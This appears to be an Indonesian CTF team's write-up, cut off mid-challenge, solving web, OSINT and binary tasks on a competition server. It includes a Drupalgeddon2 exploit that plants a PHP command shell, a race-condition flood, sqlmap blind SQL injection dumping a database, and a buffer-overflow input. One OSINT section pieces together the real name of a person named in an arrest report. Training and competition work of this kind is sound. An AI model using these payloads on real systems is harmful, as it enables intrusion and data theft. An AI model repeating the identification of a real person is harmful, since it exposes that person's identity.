

**PEKAN IT CTF**  
**AVERAGE OSINT ENJOYERS**



**Clonewriter**  
**Jisoo**  
**Sayangkamu**

## DAFTAR ISI

WEB	3
<b>[Abandoned Site]</b>	3
<b>[Money Collection]</b>	4
SPECIAL	10
<b>[He Is The Leader]</b>	10
BINARY	13
<b>[Berangkas]</b>	13
<b>[Exclusive lock]</b>	14
STEGANOGRAPHY	16
<b>[Memories of Sound]</b>	16
<b>[Overthinking]</b>	17
CRYPTOGRAPHY	19
<b>[The perspective]</b>	19
<b>[Friday the 13 th]</b>	20

# WEB

## [Abandoned Site]

### Deskripsi :

Pada deskripsi soal diberikan sebuah URL website <http://20.78.120.7:3000/abandon> dan juga sebuah narasi berupa “Website yang tadinya mau kami pakai tapi karena kuno kami abaikan.”. Dari deskripsi tersebut terdapat satu kata yang menarik yaitu “kuno” yang artinya kemungkinan version website tersebut menggunakan versi lama.

### Solusi :

Kami melakukan pengecekan langsung ke URL website nya dan mendapati bahwa website tersebut menggunakan CMS Drupal. Langsung saja kami melakukan scanning drupal version menggunakan tools (<https://github.com/SamJoan/droopescan>) dan mendapati kemungkinan version drupal yang digunakan adalah Drupal 8.5.x

```
[07:50:11]-banua@banua:~/Desktop/PEKANIT/Web/Abandon
Shell-$ droopescan scan drupal -u http://20.78.120.7:3000/ -t 32
[+] No plugins found.

[+] No themes found.

[+] Possible version(s):
    8.5.0
    8.5.0-rc1
    8.5.1
    8.5.2
    8.5.3
    8.5.4
    8.5.5
    8.5.6

[+] Possible interesting urls found:
    Default admin - http://20.78.120.7:3000/user/login

[+] Scan finished (0:02:29.005939 elapsed)
```

Kami melakukan pencarian di github untuk exploit drupal ini sendiri dan menemukan tools (<https://github.com/dreadlocked/Drupalgeddon2>). Langsung saja coba jalankan exploit nya dan shell di dapatkan.

```

[08:01:41]-banua@banua:~/Desktop/PEKANIT/Web/Abandon/Drupalgeddon2
Shell-$ ./drupalgeddon2.rb http://20.78.120.7:3000/
[*] --==[::#Drupalgeddon2::]==--
-----
[i] Target : http://20.78.120.7:3000/
-----
[+] Header : v8 [X-Generator]
[!] MISSING: http://20.78.120.7:3000/CHANGELOG.txt (HTTP Response: 404)
[+] Found : http://20.78.120.7:3000/core/CHANGELOG.txt (HTTP Response: 200)
[!] MISSING: http://20.78.120.7:3000/core/CHANGELOG.txt (HTTP Response: 200)
[+] Header : v8 [X-Generator]

[*] Testing: Writing To Web Root (./)
[i] Payload: echo PD9waHAgawYoIGlzc2V0KCAkX1JFUUVFU1RbJ2MnXSAPICkgeyBzeXN0ZW0oICRfUkVRVUVTVFsnYyddIC4gJyAyPiYxJyAp0yB9 | base64 -d | tee shell.php
[+] Result : <?php if( isset( $_REQUEST['c'] ) ) { system( $_REQUEST['c'] . ' 2>&1' ); }
[+] Very Good News Everyone! Wrote to the web root! Waayheeeeey!!!
-----
[i] Fake PHP shell: curl 'http://20.78.120.7:3000/shell.php' -d 'c=hostname'
4e9caea956f0>> cat /flag.txt
PEKANIT{CVE_2018_7600_DRUPALGEDDON}

```

Tanpa perlu eksploitasi sistem lebih lanjut, kami mendapatkan flag nya ada pada /flag.txt.

**Flag : PEKANIT{CVE\_2018\_7600\_DRUPALGEDDON}**

## [Money Collection]

### Deskripsi :

Diberikan sebuah deskripsi soal berupa “Challenge yang satu ini mudah, cukup buka link dan kumpulkan uang nya !” dan URL website <http://20.78.120.7:9999/>

### Solusi :

Tampilan awal halaman login, untuk dapat register kita bisa cek robots.txt maka akan ditemukan endpoint untuk register.

```

$ curl http://20.78.120.7:9999/robots.txt
User-agent: *
Disallow: /register

```

Lakukan register kemudian login, dashboard berisi quiz tebak tebakan dan ada menu flag, kita bisa dapat flag jika mendapat \$10.

Setiap menjawab quiz dengan benar akan mendapat \$1 dan ada 2 quiz, ditambah lagi hanya bisa menjawab 1 soal per 8 jam, dan dalam waktu 24 jam harus dijawab dengan benar, jadi kami tidak mungkin menunggu selama 8 jam dan itupun hanya mendapatkan \$1. Pada endpoint /question/1/answer dan /question/2/answer vulnerable race condition, seperti yang ada pada hint juga. Jadi kita bisa mendapatkan lebih dari \$1 pada 1x menjawab quiz dengan benar. Kami lempar request ketika menjawab quiz ke intruder pada burpsuite untuk melakukan race condition dengan null payload dan dengan continue indefinitely yang berarti akan terus jalan jika tidak dihentikan lalu threadnya 900. Lalu ketika mendapat banyak response 200 yang menandakan berhasil mendapat \$ maka kami hentikan agar web tidak down dan \$ yang

Setelah menjawab maka akan button akan disable selama 8 jam karena client side disablenya maka bisa ubah dengan inspector agar bisa disubmit.

?

Start attack

?

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:

1

▼

Payload count:

unknown

Payload type:

Null payloads

▼

Request count:

0

---

?

Payload Options [Null payloads]

This payload type generates payloads whose value is an empty string. With no payload markers configured, this can be used to repeatedly issue the base request unmodified.

☐ Generate
 
 payloads

☒ Continue indefinitely

---

?

Request Headers

?

Start attack

These settings control whether intruder updates the configured request headers during attacks.

☒ Update Content-Length header

☒ Set Connection: close

---

?

Request Engine

These settings provide the engine used for making HTTP requests when performing attacks.

Number of threads:

900

Number of retries on network failure:

3

Pause before retry (milliseconds):

2000

Throttle (milliseconds):

☒ Fixed
 

0

☐ Variable: start
 

0

 step
 

30000

Start time:

☒ Immediately


☐ In
 

10


 minutes

☐ Paused

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1165	
1	null	200	<input type="checkbox"/>	<input type="checkbox"/>	1165	
2	null	200	<input type="checkbox"/>	<input type="checkbox"/>	1165	
3	null	200	<input type="checkbox"/>	<input type="checkbox"/>	1165	
4	null	200	<input type="checkbox"/>	<input type="checkbox"/>	1165	
5	null	200	<input type="checkbox"/>	<input type="checkbox"/>	1165	
6	null	200	<input type="checkbox"/>	<input type="checkbox"/>	1165	
7	null	200	<input type="checkbox"/>	<input type="checkbox"/>	1165	
8	null	200	<input type="checkbox"/>	<input type="checkbox"/>	1165	
9	null	400	<input type="checkbox"/>	<input type="checkbox"/>	1177	
10	null	400	<input type="checkbox"/>	<input type="checkbox"/>	1177	
11	null	400	<input type="checkbox"/>	<input type="checkbox"/>	1177	
12	null	400	<input type="checkbox"/>	<input type="checkbox"/>	1177	




Kami melakukan hal yang sama pada quiz ke 2 hingga mendapat \$13. Quiz pertama jawaban HIMTIKA dan quiz ke 2 jawaban Jakarta.




Kemudian kami beralih ke menu flag namun tidak mendapat flag, lalu cek view sourcenya menemukan function berupa :


```
function checkFlag(id) {
//using xhr to send ajax request
var xhr = new XMLHttpRequest();
xhr.open('GET', 'http://20.78.120.7:9999/flag/check?id='+id, true);
xhr.onload = function() {
if (this.status == 200) {
console.log(this.responseText);
}
}
xhr.send();
}
}
```



Kami melakukan percobaan untuk melakukan check flag dengan random id, namun hasil nya sama yaitu json message "FLAG AVAILABLE".



Kami mencoba menambahkan single quote dengan asumsi terdapat SQL Injection pada parameter id tersebut dan benar adanya, namun setelah mencoba payload SQL Injection nampaknya output yang ditampilkan sama yaitu "FLAG ERROR NOT FOUND" dan tidak ada perubahan sehingga ini kami berasumsi Blind SQL Injection.



Langsung saja kami lempar menggunakan tools Sqlmap karena diperbolehkan tetapi diberi jeda tiap request nya. Karena dibutuhkan cookie untuk melakukan SQL Injection pada endpoint <http://20.78.120.7:9999/flag/check?id=> maka kami menggunakan request file dari burpsuite dan menyimpannya di lokal lalu menjalankan sqlmap dengan file tersebut. Berikut isi file get.txt yang kami gunakan untuk sqlmap

```
[08:16:49]-banua@banua:~/Desktop/PEKANIT/Web/money
Shell-$ cat get.txt
GET /flag/check?id=1 HTTP/1.1
Host: 20.78.120.7:9999
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: XSRF-TOKEN=eyJpdjI6Ii9wVXB1UVFwakpFV2ZnUnVRQTIwRUE9PSIsInZhbnHVLIjoiRlFyYVZCeGxKdVFZYjAvTFdKZEI2ZlN0cTg1L0xkWldQWxjR0JJJSUZnc3ZkTXBDTnY0RWZacVRIVDdoVmpFOFR0UDZ0MvHSTHLJc3RlChd1S29QbFpsd05rTksWZlI0UVpDUXUwZnBrVTBtZn16M3hneHl1Rm5BL1ZnSxPlb3giLCJtYWMiOiI2MGY5NzdkMTA2YTA4MmFiZGJhNTgxNWE3MzEyMDc1MjkxNzAwNTI5NWVjNDlkNjI1MDMwYjMwMmWYyMGM4OGZiIiwidGFnIjoiIn0%3D; laravel_session=eyJpdjI6IjhsVTEwQXkybVdzeXFiazUyVkczcUE9PSIsInZhbnHVLIjoiVWV5a0RodUo0UHZ4Y1lCK0hqRzh1b1RSdHcwTzJPdnQ5StZMEE4Ym9HR3ZzZFVpd0lkUGpkSUJZL0ZpTjF2V1IrTTdmemsvQnp1VkowNE1QZzNueVpZcGxBzNhZFI1WWMrVEczOHh0U1NoK0piS3FhaU9kelMzRytmMDDncUgiLCJtYWMiOiIjODAA4ZWZiYzA3M2IzYjJlM2VkdQ1NzU1ZDI4Y2RjZmY4ZWUwNDIyNDkxMTBiNTNiYmQ0YjUyOThjM2NjZmUxIiwidGFnIjoiIn0%3D
Upgrade-Insecure-Requests: 1
```

Berikut payload sqlmap awal yang kami gunakan yaitu :

- Sqlmap -r get.txt -p id -dbs -delay 1

```
OpenSSH SSH client
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 522 HTTP(s) requests:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: id=(SELECT (CASE WHEN (9918=9918) THEN 1 ELSE (SELECT 3664 UNION SELECT 9213) END))

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 9596 FROM (SELECT(SLEEP(5)))AbIf)
---
[16:01:42] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.23.1, PHP 8.1.4
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[16:01:42] [INFO] fetching database names
[16:01:42] [INFO] fetching number of databases
[16:01:42] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[16:01:42] [INFO] retrieved: 2
[16:01:43] [INFO] retrieved: information_schema
[16:02:04] [INFO] retrieved: ctf_racetoblind
available databases [2]:
[*] ctf_racetoblind
[*] information_schema
```

- Sqlmap -r get.txt -p id -D ctf\_racetoblind -tables -delay 1



```

[16:03:56] [INFO] retrieved: user_answer
[16:04:09] [INFO] retrieved: personal_access_tokens
[16:04:34] [INFO] retrieved: user
[16:04:40] [INFO] retrieved: migrations
[16:04:51] [INFO] retrieved: question
[16:05:00] [INFO] retrieved: failed_jobs
[16:05:13] [INFO] retrieved: password_resets
[16:05:30] [INFO] retrieved: secret
[16:05:37] [INFO] retrieved: jobs
Database: ctf_racetoblind
[9 tables]

```

```

+-----+
| user          |
| failed_jobs   |
| jobs          |
| migrations    |
| password_resets |
| personal_access_tokens |
| question      |
| secret        |
| user_answer   |
+-----+

```

- Sqlmap -r get.txt -p id -D ctf\_racetoblind -T secret --dump --delay 1

```

Database: ctf_racetoblind
Table: secret
[3 entries]
+-----+-----+
| name  | value                                |
+-----+-----+
| end    | 1665453600                          |
| flag   | PEKANIT{RACETHEW3B}                |
| start  | 1665367200                          |
+-----+-----+

[16:09:04] [INFO] table 'ctf_racetoblind.secret' dumped to CSV file

```

Flag didapatkan pada database ctf\_racetoblind didalam table secret

**Flag : PEKANIT{RACETHEW3B}**

# SPECIAL

## [He Is The Leader]


### Deskripsi :

Diberikan sebuah clue dimana kami diminta untuk mencari nama dari salah satu hacker yang pernah bekerjasama dengan peretas yang memiliki nickname **KONSLET**. Clue yang kami dapatkan adalah berikut:

- Pernah bekerjasama dengan KONSLET
- Berhubungan dengan Hacker NASA
- Memiliki banyak Nickname

### Solusi :

Kami menemukan pencarian awal di google dengan keyword “Hacker KONSLET”, dan menemukan beberapa petunjuk serta artikel kasus yang pernah terjadi.




Kemudian dalam artikel bertuliskan bahwa hacker berinisial KONSLET memiliki inisial nama yaitu AY dan partnernya yaitu CA alias Yusa.



**JAKARTA** – Direktorat Siber Bareskrim Polri menangkap dua pelaku peretasan situs resmi Pengadilan Negeri Jakarta Pusat (PN Jakpus). Kedua pelaku adalah CA alias Yusa (24) dan AY alias Konslet (22).

Kepala Bagian Penerangan Umum (Kabag Penum) Divisi Humas Polri, Kombes Asep Adi Saputra mengungkapkan, CA dan AY melakukan peretasan di sebuah kamar sewaan di Apartemen Green Pramuka, Jakarta Pusat.

Kemudian karena biasanya defacer atau orang underground itu memiliki akun facebook untuk show off maupun untuk berinteraksi dengan timnya, jadi kami mencari pada facebook dan menemukan user YUSA di pencarian Facebook dengan Friendlist beberapa teman salah satu player tim kami.



Kami menemukan link mencurigakan yaitu : **khunerable.net**.

Dari pemikiran kami, apabila friendlist tersebut berasal dari orang-orang information security yang terkenal di beberapa forum, indikasi Yusa adalah salah satu orang infosec juga. Maka kami melakukan dorking pada website tersebut.

[https://www.facebook.com > BTNTSSQUAD > posts > htt...](https://www.facebook.com/BTNTSSQUAD/posts/https://www.facebook.com/BTNTSSQUAD/posts/https://www.facebook.com/BTNTSSQUAD/posts/)

[http://khunerable.net/ - Blood Tears No Team Squad | Facebook](http://khunerable.net/-BloodTearsNoTeamSquad|Facebook)

**KHUNERABLE.NET**. FUCK! Share. Related Pages. NINA LOCA. 323 likes this. Halz Gaming. Ponpes Tahfidz dan It Darul Fithrah. 14K likes this.

[https://github.com > khunerable.github.io > blob > wor...](https://github.com/khunerable.github.io/blob/wor...)

[khunerable.github.io/wordpress.txt at master · khunerable ...](https://github.com/khunerable.github.io/blob/master/wordpress.txt)

[https://khunerable.net/images/70256562\\_129728355060689\\_1409106120445788160\\_n.jpg](https://khunerable.net/images/70256562_129728355060689_1409106120445788160_n.jpg).  
REFERENCE : <https://cxsecurity.com/issue/WLB-2019060137>.

[https://github.com > khunerable.github.io > blob > CN...](https://github.com/khunerable.github.io/blob/CN...)

[khunerable.github.io/CNAME at master · khunerable/khunerable ...](https://github.com/khunerable.github.io/blob/master/CNAME)

**khunerable.net**. Copy lines; Copy permalink; View git blame · Reference in new issue. Go.  
Footer. © 2022 GitHub, Inc. Footer navigation.

[https://mobile.twitter.com > laravelpe...](https://mobile.twitter.com/laravelpe...) · [Translate this page](#)

[Follow Caesar A P F-'s \(@LaravelPentest\) latest Tweets / Twitter](#)

Click to Follow LaravelPentest. Caesar A P F-. @LaravelPentest. Keep Smile On Your Fake.  
Jakarta Timur, DKI Jakarta **khunerable.net** Joined August 2013.

[https://twitter.com > laravelpentest](https://twitter.com/laravelpentest) · [Translate this page](#)

[Caesar A P F- \(@LaravelPentest\) / Twitter](#)

Caesar A P F-. @LaravelPentest. Keep Smile On Your Fake. Jakarta Timur, DKI Jakarta  
**khunerable.net** Присъединяване: август 2013 г.

Ditemukan bahwa inisial CA memiliki notice pada pencarian tersebut dimana ada nama **Caesar A**. Maka kami menduga dan yakin bahwa CA memiliki nama depan CAESAR.

**Flag : PEKANIT{CAESAR}**

# BINARY

## [Berangkas]

### Deskripsi :

Diberikan sebuah deskripsi soal berupa "Here is some interesting page !", ip serta port untuk melakukan koneksi nc dan juga sebuah file binary berangkas.exe.

### Solusi :

Kami mencoba terlebih dahulu untuk melakukan koneksi nc 20.78.120.7 47888 untuk melihat seperti apa input process file tersebut.

```
[09:25:01]-banua@banua:~/Desktop/PEKANIT
Shell-$ nc 20.78.120.7 47888
Username: awddddddwdawdw
Pass: awdddddddddwdwa
Access denied error id: 77647761
```

Terdapat inputan berupa username dan password serta output berupa Access denied dengan error id. Kami mencoba melakukan decompile binary berangkas.exe tersebut untuk melihat algoritma code nya seperti apa, berikut hasil decompile nya.

```
char v10[10]; // [rsp+28h] [rbp-18h] BYREF
char v11[10]; // [rsp+32h] [rbp-Eh] BYREF
unsigned int v12; // [rsp+3Ch] [rbp-4h]

_main(argc, argv, envp);
v12 = 0;
std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "Username: ");
std::operator>><char,std::char_traits<char>>(refptr__ZSt3cin, v11);
std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "Pass: ");
std::operator>><char,std::char_traits<char>>(refptr__ZSt3cin, v10);
if ( (int)v12 > 3223856 && (int)v12 <= 825307440 )
{
    v3 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "Welcome to the system");
    std::ostream::operator<<(v3, refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_0_ES6_);
    v4 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "Access granted with id: ");
    v5 = std::ostream::operator<<(v4, std::hex);
    std::ostream::operator<<(v5, v12);
    std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "Here is the flag\n");
    system("cat flag.txt");
}
else if ( v12 )
{
    v6 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "Access denied error id: ");
    v7 = std::ostream::operator<<(v6, std::hex);
    v8 = std::ostream::operator<<(v7, v12);
    std::ostream::operator<<(v8, refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_0_ES6_);
}
```

Pada hasil decompile tersebut, diketahui bahwa inputan username (v11) dan password (v10) terdapat buffer sebesar 10 bytes, kemudian terdapat kondisi dimana apabila error id (v12) lebih besar dari 3223856 dan lebih kecil atau sama dengan 825307440, maka Access granted dan sistem akan melakukan cat flag.txt lalu flag didapatkan.

Langsung saja kami membuat sebuah payload berupa 0\*14 untuk melakukan bufferoverflow dimana ord('0') adalah 48 dan hex(48) adalah 0x30, 0x30 akan di outputkan sebagai Error id (30).

Untuk memastikan dan sedikit menjelaskan kami membuat sedikit kondisi if pada python3, berikut screenshotnya

```
[09:44:13]-banua@banua:~/Desktop/PEKANIT
Shell-$ python3
Python 3.10.6 (main, Aug 10 2022, 11:40:04) [GCC 11.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> if 30303030 > 3223856:
...     print("TRUE")
...
TRUE
```

Coba jalankan koneksi nc 20.78.120.7 47888 dan inputkan payload 0000000000000000 pada username dan password maka flag didapatkan.

```
[09:31:38]-banua@banua:~/Desktop/PEKANIT
Shell-$ nc 20.78.120.7 47888
Username: 0000000000000000
Pass: 0000000000000000
Welcome to the system
PEKANIT{BUFF3R_0V3RFL0W_1S_FUN_R1GHT}
Access granted with id: 30303030Here is the flag
```

**Flag : PEKANIT{BUFF3R\_0V3RFL0W\_1S\_FUN\_R1GHT}**

## [Exclusive lock]

### Deskripsi :

*i forgot the PIN for my program ! can u figured out the PIN for me ?*  
20.78.120.7 47666

### Solusi :

Diberikan file binary beserta service. Diminta mencari pin, buka dengan ida. Pseudocode seperti pada gambar, jadi untuk mendapatkan flag perlu pin yang benar, inputan kita akan di xor dengan 3735927486 lalu dibandingkan dengan 322122551.

```

const char *v10; // rax@03
int result; // eax@4
unsigned int v12; // [sp-28h] [bp-20h]@1
signed __int64 v13; // [sp-20h] [bp-20h]@1
signed __int64 v14; // [sp-10h] [bp-10h]@1
__int64 v15; // [sp-0h] [bp-0h]@1
__int64 v16; // [sp-0h] [bp-0h]@1

__asm { rep nop edx }
v16 = v3;
v15 = *MK_FP(_FS_, 40LL);
v13 = 3735927486LL;
v14 = 322122551LL;
